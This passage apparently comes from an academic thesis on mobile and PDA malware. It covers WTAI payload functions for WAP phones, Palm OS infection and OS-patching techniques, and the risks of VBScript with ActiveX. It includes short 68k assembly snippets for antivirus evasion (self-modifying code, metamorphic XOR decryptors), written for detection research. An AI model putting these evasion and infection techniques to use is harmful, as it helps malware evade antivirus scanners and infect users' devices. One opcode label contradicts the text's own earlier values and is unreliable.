The below presented code is actually not a real worm, as the code itself will be not send, but it realizes simple forms of malicious functionality.

Required functions are:

WTANetText.send(“Telephone number”, “Text”)

Using this function it is possible to send a short message to a given telephone number. In the previously described example, a link to the prepared malicious WAP side would be transferred.

WTAPhoneBook.read(„Marker“, „Name“)

By using this function, which is not blocked by any warning windows or similar audio visual signs, there can be read all entries within a telephone book based on the two entry parameters.

74 MMS = Multimedia Messaging System
75 EMS = Enhanced Messaging System

The string „Marker" actually represents an ID number, a telephone number or a name. In dependency of the first parameter, the second parameter acts as flag. Using this function it is possible (e.g. using a loop operation) to read random entries from the telephone book. As it is not readable how many entries are stored within a telephone book. The routine has to read until an error occurs.

Additionally it is possible that these functions will be used to read network messages (e.g. SMS) and stored numbers (missed calls etc.) and to transfer this information to a static address or telephone number. A comparable data stealing function was (for example) found in the W97M/Caligula.A[76] virus, which was first seen in early 1999. The payload is designed that way, so that the public and private key rings from the known cryptographic program PGP[77] by Network Associates will be located using Windows Registry keys and the files will be transferred to a static email address. A security hole was not created using this malicious code, although highly hyped by international press. The key rings are only useful, if the so-called pass phrase (a long password) is known to the attacker. As the W97M/Caligula is not inserting a key logging code within the system, the security of the local system is not compromised.

Similar malicious code containing data stealing components are seen nowadays very often. In late 2001 the W32/Badtrans malicious code appeared, which logged certain key operations in order to steal passwords related to bank accounts etc..

Looking again at WML Script, there exists a WTAI function to read text messages (SMS). The function is called

WTANetText.read(Number).

It is theoretically possible using this function to read complete array of available text messages within the mobile phone.

76 this virus contains a routine to transfer the PGP key rings from Windows installations. PGP version 5 and above are affected. Nevertheless, no security risk was newly introduced.
77 PGP = Pretty Good Privacy, URL: http:\www.pgpi.com

5.1.5 Payload functionality based on WTAI functions

There are a couple of typical payload functions imaginable for mobile phones and personal devices supporting the WAP standard, whereby the focus of these payloads can be different for private and business users.

Possible payload programmed using WAP/WML/WATI are:

- Calling various telephone numbers (generating costs for the customer)
- Transmission of mass SMS messages comparable to Email spamming and general transmission of unwanted (aka not user initiated) SMS[78]
- Modification of internally stored information such as SMS, caller lists or telephone numbers
- Transmission of caller lists, phonebook content and internally stored information like SMS

Nearly all mentioned techniques have already been implemented in various binary viruses and script based malicious codes, so that they cannot be seen as technical innovations.

Both first mentioned payload classes have been described indirectly already in the previous chapters and can be seen as key payload functionalities. Payload classes 3 and 4 can be seen as „optional“. In comparison to standard Java 2 Micro Edition implementations in mobile devices (e.g. Siemens SL 42i/45i, Motorola Accompli 008), those functions needed for payloads are nearly not protected. Obviously, security was not in the focus, when developing the WTAI libraries and contained functionality.

78 SMS = Short Message Service

5.2 Detailed examination: Palm OS 4

Various PDA systems - such as those sold by Palm, Handspring, IBM and Sony – are based on the Palm operating system (hereafter referred to as Palm OS). Actually, IBM is dropping support for its "Workpad c3" series within the year 2002.

Since its introduction several years ago, very few malicious codes for the Palm OS platform have appeared. Considering that there are more than 10 million Palm OS-based devices in use, it is surprising that only four malicious programs have been seen for this platform. One possible reason for this is that, compared to more established platforms, common infection vectors have not been introduced in Palm OS platforms.

Some such common infection vectors could include:

- access to networks and network shares;
- access to removable storage devices;
- mail programs;
- easy exchange of installed palm applications;

That said, infection vectors might soon be in place. Support for establishing a networking environment has emerged and, as a result, wireless LANs (WLANs) are either currently available or are planned for the Palm OS-based systems. Furthermore, the networking and general socket functionality that may be required for infection has been built into recent Palm OS operating system releases.
So will this necessarily facilitate the emergence of Palm OS as a site of virus or worm infection? This article is the first of a two-part series that will attempt to establish to what degree Palm OS-based systems represent a suitable platform for malicious code. This instalment will examine the operating system in general, as well some of the types of malicious code that could be used to infect Palm OS platforms.
For the purposes of this discussion, an IBM c3 Workpad and the POSE emulator were used with Palm OS 3.5 and Palm OS 4.0. Several examples of malicious code discussed below are derived from the Amiga platform. (Detailed analysis of the AMIGA viruses can be found at Virus Help Denmark. Malicious codes for the Palm OS platform will be typically implemented in C/C++ or assembly language. It is unlikely to see a Java-based malicious program on the Palm OS platform. The Java sandbox itself can be seen as reasonably secure and the replication mechanisms are heavily limited in a Palm OS environment.

The Palm OS PDA

First, let us have a look at the processor of a typical Palm OS PDA itself. The DragonBall processor is based on the Motorola MC680x0 family and therefore its assembly language is easy to learn and extremely powerful. The MC680x0 processor family is based on CISC architecture. The DragonBall processor has eight 32bit data registers (d0 – d7) and eight address registers (a0 – a7), whereby a7 is also the stack pointer (SP). In contrast to x86 based systems, the MC680x0 family is big endian and the addressing within assembly operations lists always the source and then the destination parameter. For example:

```
move.l  #0x42, d0
```

This operation writes the 4-byte value 0x00000042 in the data register zero (d0). The maximal jump destination for Palm OS applications is limited to 32KB and the stack area for Palm OS is limited. The memory management is based on a flat model.

At this point, we will have a closer look at malicious code techniques that have been implemented in the context of other MC680x0 platforms like AMIGA, Atari or Macintosh and can be theoretically implemented on the Palm OS platform in its current state (version 3.5.x and 4.0/1).

The next point to be looked at is the "Reuse of Code/Data".

This technique intents to make a debugging process harder and was introduced on the MC680x0 processor platform several years ago. Similar techniques have already been used in a couple of Palm OS programs to hide critical parts. The idea behind this technique is to reuse code, which is part of other instructions. For example:

```
Offset:     Label:                          Opcode
0x00        move.l #$20012002, d0           0x203c20012002
0x06        move.l Label+2(pc), d1          0x223afffa
0x0a        jsr    DoSomeThingBasedOnD1
```

The example shows how the initialization value of the register d1 can be masked. At offset 0x00 the long word #$20012002 will be written in data register 0 (d0). Then at offset 0x6 the long word from offset 0x04 (actually the $20012002) will be copied as long word in data register 1 (d1).

This masking can be utilized to fool heuristic analyzers. Simple heuristic engines could e.g. expect that the Palm OS code located at position "DoSomeThingBasedOnD1" is performing a harmful operation, if register d1 is equal to $20012002. Simple approaches could simply search for the opcode representation of "move.l #$20012001, d1" and obviously fail.

Without emulation, the operation at offset 0x06 would obviously cheat this type of heuristic analyser. Furthermore, this trick makes the analysis of the functionality much more complicated.

A more advanced technique for cheating AV solutions in various ways is called "Self-Modifying Code".

This technique depends heavily on the memory management of the operating system (e.g. write protection of single resources). If the code resource/section is write able, this technique is an effective way to make debugging and heuristic analysis more difficult. Malicious code on the Palm OS platform could utilise these techniques. For example:

```
Offset                                  Opcode
0x00    Label:
0x00            Rts                     0x4e75

0x02            // Some malicious code
…
0x3a    Label2:
0x3a            lea     Label(Pc),a0    0x41faffc4
0x3e            move.w#$4e71, (a0)      0x30bc4e71      (0x4e71 = NOP)
0x42            rts
0x44    EntryPoint:
0x44            jsr     Label2(pc)      0x4ebafff4
0x48            jsr     Label(pc)       0x4ebaffb6
```

This shows a typical example as seen in a couple of other samples on the Amiga platform. The entry point of the code is located at offset 0x44. Heuristic engines typically follow the program flow. First,

the routine called Label2 will be called. At offset 0x3a, a pointer to the address referenced by “Label” will be stored into address register a0 (the addressing is handled relative to the program counter (PC)). Then this is routine is modifying a small part of the own code and exits again. The modification located at offset 0x3e overwrites the previously existing “RTS” (opcode 0x4e75, “return to subroutine”) value, where address register a0 is currently pointing to, with an “NOP” (opcode 0x4e71, “no operation”), so that the malicious code placed at offset 0x2 can be executed.
Then the routine called “Label” is activated and the malicious code is started. Modern heuristics (without memory emulation) following the execution path would not be able to detect the execution of the malicious code as they would recognize only that offset 0x0 there is a “RTS” operation placed.

Although not quite common on the MC680x0 platform, all techniques based on “Stack Tricks” are possible to be realized.

There are a couple of possible tricks to make the life of a debugger or an emulator harder. As mentioned before, the stack size on Palm OS systems is quite limited; still, a decryption routine placed within the stack area is within the scope of the developers. Such routines would make CPU emulation very tricky.

The technique called “Utilization of Unused Bits in Opcodes” is generally based on programming mistakes in analyzer engines.

MC680x0 opcodes contain unused bits in certain operations. (For example, a byte-oriented “Exclusive OR” (XOR) operation, bits which are set to zero.) Many disassemblers are not able to handle this kind of modification and display misleading information. Obviously, this is indicative of programming problems for the disassembler software, but more significantly, it generally makes the life of a researcher much harder.

As already implemented for all other platforms, “Polymorphic/Metamorphic Techniques” can be also implemented for generic MC680x0 platforms.

Polymorphic/metamorphic techniques have been developed on a variety of other platforms to make detection of malicious code as complex as possible. Polymorphism can be seen as the step before metamorphism. A typical polymorphic decryption header can contain different encryption keys and logical operations, but the number of operations is constant. A decryption header based on metamorphic techniques typically always contains the same functionality, but the operations found in the code differ heavily. For example:

First Variant:

Offset:

```
0x00            Move.l #4095,d7       ' 0x2e3c00000fff
0x06            Move.l #$100, d0      ' 0x203c00000100
          Loop:
0x0c            eor.l  d0, (a0)+      ' 0xb198
0x0e            dbf    d7, Loop       ' 51cffffc
```

At offset, ‘0x00’ the value 0x0fff will be written to data register d7 as 4 byte value. At offset ‘0x06’, the value 0x0100 will be written to data register d0 (again as 4-byte value). It is expected that address register a0 will be pointing to a data buffer. At offset ‘0x0c’, a 4-byte value will be read from the address to which address register a0 is pointing. This 4-byte value will be manipulated using an "exclusive OR" operation where data register d0 is the second parameter. The result of this exclusive OR operation will be stored back at the address, to which address register a0 is pointing. Then this address pointer will be increased by four. At offset ‘0x0e’, the value of the data register d7 will be

decreased by one. As long as this value is not negative, the code will jump back to the address “Loop” (offset 0x0c). This means, that this loop routine will be executed 0x1000 times.
A possible next generation of metamorphic routines could look like this:

Second Variant:

Offset:

```
0x00                Move.l #4095,d7      ' 0x2e3c00000fff
0x06                Move.l #$120,d0      ' 0x203c00000120
0x0c                Move.l  #$20, d1     ' 0x223c00000020
0x12                Sub.l    d1,d0       ' 0x9081
          Loop:
0x14                Move.l (a0),d1       ' 0x2210
0x16                eor.l    d0, d1      ' 0xb181
0x18                Move.l  d1,(a0)+     ' 0x20c1
0x1a                dbf      d7, Loop2   ' 0x51cffff8
```

The basic functionality is the same as in the first variant shown above. At offset 0x12 there is a new operation. The content from data register d0 (0x120) will be subtracted by the content of the data register d1 (0x20). The result (0x100) will be stored in data register d1.
The example above shows two hypothetical generations of a metamorphic generated decryption routine. There exists a buffer referenced by the address register a0. The first 4096 * 4 = 16384 bytes of this buffer will be decoded using an exclusive OR operation with a static key, which is stored in data register d0 and has a value of 0x100 in this example. By looking at the sources, the corresponding opcodes and offsets it is obvious that such decryption loops cannot be detected by checksums or simple scan strings technologies. Such decryption routines have to be detected using algorithmic approaches.
These techniques could be adapted to the Palm OS platform, but really make only sense if classical link viruses appear on this platform. Additionally, the complexity of such routines would slow down the infection process drastically. Complex polymorphic/ metamorphic MC680x0 engines can be found in Amiga/HitchHiker 5.00.
All of these techniques can be implemented on the Palm OS platform for use in conjunction with malicious code. Looking at the processor, the Palm OS-based systems appear to be a good platform for malicious code, despite the fact that the memory and the processor speed are quite limited. The good programming abilities of the processor also enable the generation of complex polymorphic/ metamorphic code.

The next area to look at is technologies related to ”File System Viruses”.

When looking at the operating system in the context of malicious code, the file system and the structure of the files are important areas to look at. The file system is heavily inspired by databases and offers a suitable number of functions to access files. Actually, Palm OS refers to “databases” instead of files, but for the sake of clarity I keep refer to them as files. The simplest form of malicious codes is called direct action malicious code. For this simple type of malicious codes, it is important to select a target that matches a certain pattern. Direct action malicious code hereby means that the malicious code attains control performs its operations and exits again. No residency operations or later steps are performed by this class of malicious codes.
Palm OS offers the functions DmGetNextDatabaseByTypeCreator() and DmNumDatabases(), which enable a malicious code to select a target (for example, all databases that are marked as applications). Furthermore Palm OS offers simple functionality to modify files (such as using DmWrite() functionality) and to delete files (as indicated by the DmDeleteDatabase() function).

Virus writers can use this kind of functionality, and a well-structured file format could encourage the creation of link viruses. Is it possible to change the start address/position of a program so that a malicious code can be executed before the original host code will be executed? At this point we focus on the file format for PRC files (PRC = Palm Resource), which is simple. Every file starts with a Palm Database Header. This header contains information such as the creation date, attributes and information about the creator. At the end of the Palm Database Header the Record List, which describes the number of records, can be found. This Record List is followed by the Resource Entries. The Resource Entries describe type, location and size of a single resource. Typically, the resource with type "code" and id "1" is the first resource, which contains the entry point for the code.
The resource with type "code" and id "1" / "0" is clearly the easiest attack point for malicious codes. Typically, these code resources also will be used by compression utilities to place there the decompression engines. An overwriting virus could simply overwrite this special resource to get control (e.g. using the DmWrite() function). Furthermore, it is possible to extend this resource to place additional code within this critical region (e.g. using DmResizeResource() function).
Finally, the Palm OS directly allows a virus to manipulate selected resources without the need to correct headers and so on in the files. These operations, which are typically found in viruses on other platforms, are automatically handled by Palm OS.
The file system offers all functionality necessary to develop malicious code, which is able to replicate.
Speaking of the possibility to scan Palm OS PRC files on different platforms, the straight forward structure of the PRC file format without special markers or general identification points result in slight problems for AV solutions (e.g. there are no "MZ"/"PE" markers as found within Windows PE files).
If they are confronted with Palm OS PRC files, the scan engines can only guess. Following marks can be used to identify a Palm OS PRC file:

Offset 0x00 (32 bytes): This array contains the null terminated name of the database.
Offset 0x3c (04 bytes): The file type will be described here. It can be expected to detect an "appl" string here.

If these weak markers have been found, the Record List and corresponding structures need to be parsed to finally identify a Palm OS PRC file. This can also include a generic check for MC680x0 opcodes (e.g. checking for "NOP" (opcode 0x4e75) can be useful).
Nowadays a couple of Windows based AV solutions (among them are Norton Antivirus 8.00 and Kaspersky AV 4) are capable of scanning for Palm OS malicious codes.



Figure 22 : Scanning for PalmOS\Liberty using KAV 4

The following techniques could be implemented in future malicious codes, when looking on the file system itself.
The class of so-called "Non-Overwriting Link Viruses" is seen on a couple of platforms, whereby typical prototype malicious codes for a certain platform do not support these techniques.
The database-like file system and the reasonably easily understandable file structure encourage the development of link viruses of various types. Possible techniques could be based on extending the first "code" resource or adding an extra resource. Both techniques are directly supported by built-in functionality.
This class of virus itself without polymorphic/metamorphic stuff can typically be detected using common detection techniques like scan strings, heuristic engines and checksums. A repair of files infected by this class of viruses is usually possible.
The class of malicious code called "Compressing Link Viruses" is not found that often. In fact, less than 100 different variants on all existing platforms are known.
Instead of adding code (and therefore increasing the code size), it also possible for malicious code to compress parts of the host resource first, so that malicious code and compressed host will have the same size or a shorter size than before (gaps, unused areas could be filled with garbage). Obviously, this technique would require deep analysis of the host file and, eventually, the fixing of references and not all available files would be primary targets. Routines related to compression are available in native MC680x0 assembler and can be directly assembled for the Palm OS platform.
Obviously, this is a quite complex technique, which is not likely (but still theoretically possible) to be implemented on the Palm OS platform.
On the MC680x0 platform, there is only a single known virus that implements this technique, which is called AMIGA/Cryptic Essence. Viruses utilizing this class of technology can typically be detected using scan strings, heuristics and checksums. A removal routine would require a CPU emulation to decompress the compressed host components.
The "Entry Point Obscuring (EPO)" technology is one of the basis technologies to force a virus scanner to look deeper within file structures to detect a malicious code.
This technique was introduced several years ago on a variety of platforms. Early viruses replaced the entry point of a program, so that the malicious code was executed first. To scan for this kind of virus (ignoring polymorphic / metamorphic techniques) is quite simple and fast. For instance, malicious codes utilizing EPO techniques could add its code at the end of the first code resource and replace an "RTS" (return to subroutine) operation with a branch operation. By doing this, the virus scanning engines would have to parse through the complete code of the infected resource to detect the malicious branch, if a repair is wanted. Amiga/HNY97 is an example of a Mc680x0 based virus utilizing this kind of techniques.

Finally, it should be discussed, in how it is possible or supported by the operating system, that operating systems can be patched.
Beside the file system, it is also necessary to have a look at other vital parts of the operating system. So far, we have discussed only the possibility of recursive replicating viruses, which act as direct action infectors. This means that the infected file is started; the virus receives control, performs all necessary steps and then returns code to the host. Now we will take a closer look at residency and especially at patching operating system functions.
Palm OS offers native functionality to patch all kind of operating system functions. Palm OS functions are called using traps, therefore any patch needs to modify the addresses of the internal trap tables.
Modifications can be done using the functions:

- SysGetTrapAdress()
- SysSetTrapAdress()

SysGetTrapAdress(UInt16) returns the address of the function described by a 16-bit parameter. A patch needs to store this address, so that after performing the additional functionality the original core OS code can be called. To set a new address for a certain Palm OS function, the function SysSetTrapAdress(Uint16, void*) has to be called. In case of resident programs like AV

scanners/monitors, the new address should be within a resident memory range. When letting the trap address point to an address within the current application, the memory block can be deleted after the application terminated, despite the fact that a patch is installed by this application.
A memory block can be made resident by making the OS owner of the memory block (using MemSetOwner(0)).

Unfortunately, there exists no build in “patch management”, so that several projects were started to remove this disadvantage. Probably the most well-known and advanced solution is called “HackMaster”. Programs that want to apply patches have to “register” with the Hackmaster program and Hackmaster installs/manages the patch. For malicious code this is no solution, as the dependency to a third party software is certainly unwanted.
Of course, other software patches the OS function directly. Right after the hype about PalmOS\Liberty there appeared a malicious behaviour scanner called “VirusGuard”, that patches the DmDeleteDatabase() function directly and stops this way effectively the PalmOS\Liberty trojan. Generally, incompatibilities between certain patches can be expected.

The following techniques could be used by malicious code:

- direct patching of OS functionality
- removing certain other patches

The second technique could be seen as “anti-AV retro technology”. A malicious code could remove or deactivate known AV software in memory. Similar techniques will be used on all platforms with modern malicious code (e.g. Win95/SK, Amiga/Bobek2).
There are three malicious programs existing right now:

- PalmOS\Liberty.A
- PalmOS\Phage.A
- PalmOS\Vapor.A

Additionally, in September 2001, there appeared PalmOS\MTXII, which is a simple graphic demonstration dropped by a Windows virus programmed by the Matrix VX group.

Development environments for PalmOS exist in various flavours. Falch.Net Developer studio is one of the best, previously free available tools. It is editor/debugging features allow even inexperienced developers to program full-blown PalmOS programs. Next versions of this developer suite are expected to create also ARM code. Figure 23: Falch.NET Developer studio debugging an application shows a running debugger session.



Figure 23: Falch.NET Developer studio debugging an application

(Source: http://www.falch.net/ScreenShot?image=/Products/IDE/sh_debugging.gif=)

As a conclusion we can say, that the Palm OS operating system (3.5+, 4.x and possibly version 5) offers good possibilities to create malicious code.

5.3 Examination: Visual Basic Script 5.x

Visual Basic Script has been initially introduced as Microsoft Windows standard scripting language (and direct counterpart to JavaScript) in the context of web related environments. Its core is very close to the widely discussed Visual Basic for Applications, whereby it is optimized for pure scripting purposes. At this point, a rough overview over the complete language shall be given.

Although the Visual Basic Script dialect is very close to the Visual Basic for Applications dialect, there exist a couple of additional methods/objects.

The following objects/methods do not exist in Visual Basic for Applications (VBA 5/6):

Category	Feature/Keyword
Declarations	Class
Miscellaneous	Eval
	Execute
Objects	RegExp
Script Engine Identification	ScriptEngine
	ScriptEngineBuildVersion
	ScriptEngineMajorVersion
	ScriptEngineMinorVersion

Especially the “Execute()” function is interesting in the context of malicious code. In chapter “3.1 Virus analysis: W97M/Chydow.A” the W97M/Chydow.A virus was discussed in detail. In this chapter it was mentioned, that this malicious code treats its complete code as a single string to perform certain encryption/obfuscation with it.

The “Execute()” function executes the string, which is passed as a parameter. This could be the complete body of a malicious code as e.g. seen in the VBS/VBSWG created viruses (see chapter “3.9 Kit analysis: VBS/VBSWG” for details). The Eval() function is very similar, but executes the contents of a given variable. This function is functional equivalent to the Javascript function called “eval()”, which is e.g. utilized within JS/Xilos.A (see chapter “3.11 Code analysis: JS/Xilos.A”).

In contrast to Visual Basic for Applications, Visual Basic Script code does not need to be placed within macros/document handlers to be executed.

In Visual Basic for Applications, all code has to be placed within macros, document handlers and functions. The compiler rejects code outside macros, document handlers and functions.

A first example for a small Visual Basic Script code embedded in a HTML page looks like this:

```
<HTML>
<HEAD>
<TITLE>Test Button Events</TITLE>
</HEAD>
<BODY>
<FORM NAME="Form1">
  <INPUT TYPE="Button" NAME="Button1" VALUE="Click">
  <SCRIPT FOR="Button1" EVENT="onClick" LANGUAGE="VBScript">
    MsgBox "Button Pressed!"
  </SCRIPT>
</FORM>
```

```
</BODY>
 </HTML>
```

The previous example shows a small VBScript (aka Visual Basic Script) code, which will be executed, if a button is clicked. In case of a multi level analysis system, it can be said, that a first “alarm” level is reached, if any form of active content (here VBScript) is found. To be able to extract active content from HTML code, the expert system contains an exemplary “HTTPSCan” package (org.ms.metams.HTTPScan).

Coming back to the language itself, the language Visual Basic Script contains methods/objects, which can be found on all modern script languages. These general functions can be expected to be secure.

Beside the core language functionality, it is possible to add functionality by registering ActiveX components within the system.

Visual Basic Script offers two methods GetObject() and CreateObject(), which allow to retrieve a pointer to a running instance of an ActiveX object or to create a new instance of an ActiveX object[79]. As previously heard, the design of ActiveX object model makes it impossible to limit the access rights of ActiveX objects besides the rights, the current user actually owns. This combination of core scripting language and ActiveX objects results in a risky solution.

Malicious codes extensively use the following ActiveX objects:

- Scripting.Filesystemobject (utilized to access local files, folders, drives)
- Wscript.shell (utilized to access the registry and core shell commands)
- Outlook.Application (often utilized to create mass mailing routines and general mail functionality)
- Word.Application (often utilized to place malicious code in Microsoft Word start-up folders or the global document template for Microsoft Word)
- PowerPoint.Application (often utilized to place malicious code in Microsoft PowerPoint start-up folders)
- Excel. Application (often utilized to place malicious code in Microsoft Excel start-up folders)

As security becomes nowadays a more important topic than it already was the last year ("We must lead the industry to a whole new level of Trustworthiness in computing." - Bill Gates internal memo, 15 January 2002.), it should be considered to limit the GetObject()/CreateObject() functionality and to implement heuristic/behaviour blocking approaches within certain ActiveX APIs and related interfaces. The company Microsoft committed in January 2002 officially to increase security in their products. A critical commentary including suggestions can be found in [BS2002].

Besides the possibility to access local files and applications, Visual Basic Script also has the possibility to access (read/write) the Windows registry.

As a conclusion it can be said, that the programming language Visual Basic Script combined with ActiveX technologies is insecure.

79 The virus author 1nternal introduced this technology for cross platform infectors in the O97M/Hopper family. Additionally this author developed the first Microsoft PowerPoint virus.

5.3 Analysis of the language requirements to realise malicious codes

The chapter discusses, which functionality a language/environment has to offer, to realize malicious code. The requirements are listed in a very generic way and can be transferred to the corresponding requirements for script languages and binary (assembly) languages.

Following code is defined to be malicious:

- recursive replicating code
- code, which distributes any form of information over OTA80 interfaces, networks, e-mail and newsgroups
- payload (see detailed definition in 1. Definitions)

80 OTA = over the air

5.3.1 Language requirements for the creation of replicating code in the context of script languages

The general question, if a language can be used to create malicious, replicating code, can be answered quite general and generic.

One basic point is defiantly the question, in which form the replicated code will be transferred and how it can be directly accessed. Languages like WMLScript can be seen as script languages, but their code will be transported in a precompiled form, comparable to the widely known JAVA byte code.

A typical example for a runtime environment and its underlying platform could be an ordinary WAP device like a mobile phone. This phone receives the WML script code in its precompiled form and a possibly transferred malicious code does not have the chance to access its own body in script form. The typical replication using a string orientated read operation and a following string insertion attack is therefore in this environment not possible. WAP/WML Script does not allow direct access to file systems.

Following requirements can be identified for a language, which is able to generate recursive-replicating code. Generally, not all requirements must be fulfilled to be able to generate malicious code. The requirements have been defined based on the analysis of WMLScript, Visual Basic for Applications, Java2 Micro Edition (a presentation for this topic is to be found on the supplied CD) and PHP.

Requirements:

- Functionality to transfer information (like own code, strings etc.) to a certain output device (e.g. like a temporary file)
  (OUTPUT)
- Functionality to read the currently active code/environment (e.g. within a string variable or a certain memory range). Such functionality e.g. is very tricky to realize for the .NET framework.
  (READSTRING)
- Functionality to transfer directly viral parts/components between mediums or general hosts (comparable to the WordBasic MacroCopy() function, which can be also found under Visual Basic for Applications)
  (FUNCCOPY)
- Functionality to modify existing information (e.g. modifying file headers, inserting code within a macro etc. (the core „Infection/Injection“)
  (INJECTCODE)
- Functionality to store string variables in the active code (this functionality is very close to the previous described function) combined with the requirement that the newly inserted „code“ has the general ability to be started/activated.
  (ADDSTRING)

The above listed items can be seen as high level, generic requirements. Seen from a practicable/pragmatic point of view, it should be also discussed/researched, in how far the addressed platform offers possibilities to create automatic starting code (e.g. after a restart of a mobile device) and if it is generally possible to start directly newly inserted code. Such analysis for binary Palm OS code can be found in chapter „5.2 Detailed examination: Palm OS 4“.

Coming back to an academic point of view, it should be questioned, in how far a language containing all this functionality is possible and, if it is possible on the other hand to design a language, which doesn't contain all this functionality.

The next question worth discussing is, whether it is possible to generate out of a language containing all mentioned functionality a stripped down version of this language, without removing core functionality. The questions above can be transferred in the real life, when looking at the changes within core element handling of Visual Basic for Applications 6.2, when the security features are fully enabled. Once these security features (limiting the access to the Visual Basic object) are activated, Visual Basic for Applications does not fulfil a single of the above mentioned requirements without loosing core functionality. So, VBA 6.2 (with security options enabled) can be used as an exemplary answer for the above raised questions. Depending on the environment, the results may differ.

The following tables lists the above defined functionality and shows, which functionality is available for certain platforms:

	Visual Basic for Applications without Security features enabled	WML Script	WTAI
AUSGABE	Y	N (*)	Y
READSTRING	Y	N	N
FUNCCOPY	Y	N	N
INJECTCODE	Y	N	N
ADDSTRING	Y	N (*)	N

Table: Functionality from common languages/environments

Looking at this table it is clearly visible, that the language WML Script (for WAP 1.2 and WAP 1.2.1) is nearly unable to generate recursive-replicating code on its own. Any assumption about a mass mailing malicious code (as realized in VBS/Loveletter, see chapter „3.2 Virus analysis: VBS/Loveletter.A“) will not be made at this point.

Looking at a combination of WMLScript and the WTAI functionalities reveal, that this combinations offer enough „sophisticated“ functionality to generate at least mass mailing malicious codes as shown in the dedicated example implemented within this thesis.

A possible attack point for telecommunication carrier could be obviously to activate content filtering at central gateway stations and to delete all WTAI content. This procedure/approach has several drawbacks like enormous required computer power and possible problems with customers paying for content, which is never completely transferred.

5.3.2 Language requirements for the creation of recursive replicating code in the context of binary languages

The requirements for languages/platforms, which can be used to create binary viruses, can be seen as similar/comparable to the requirements on script based malicious codes. The focus hereby is laid on replicating functionality, whereby the possibility to create metamorphic/polymorphic code is not that important as it can be seen as advanced technology not needed for basic replication functionality.

As an initial step, it must be possible for a malicious code to extract its own body (or write a newly created copy of it). On a variety of platforms, it is possible to directly access the compiled code and to extract it. For a couple of other platforms the malicious code must exist twice and exported using "print alike" functionality to a device. Coming from the related device, the code can then be inserted to the possible target file. Similar techniques have been adopted by a couple of Microsoft Word/Excel macro viruses.

Generally, it must be possible to access executable files (or comparable data structures) for reading and writing. A file system with user rights (like UNIX flavoured systems) makes it harder for malicious code to replicate in the complete environment, but defiantly not impossible.

If this basic requirement is not fulfilled, at least replicating malicious code is not possible. Furthermore, it should be possible to access specific existing files (the targets) from the binary language. Hereby it is not important, if the target has been selected within an "direct action" process or based on a file handle retrieved from a patched operating system functionality.

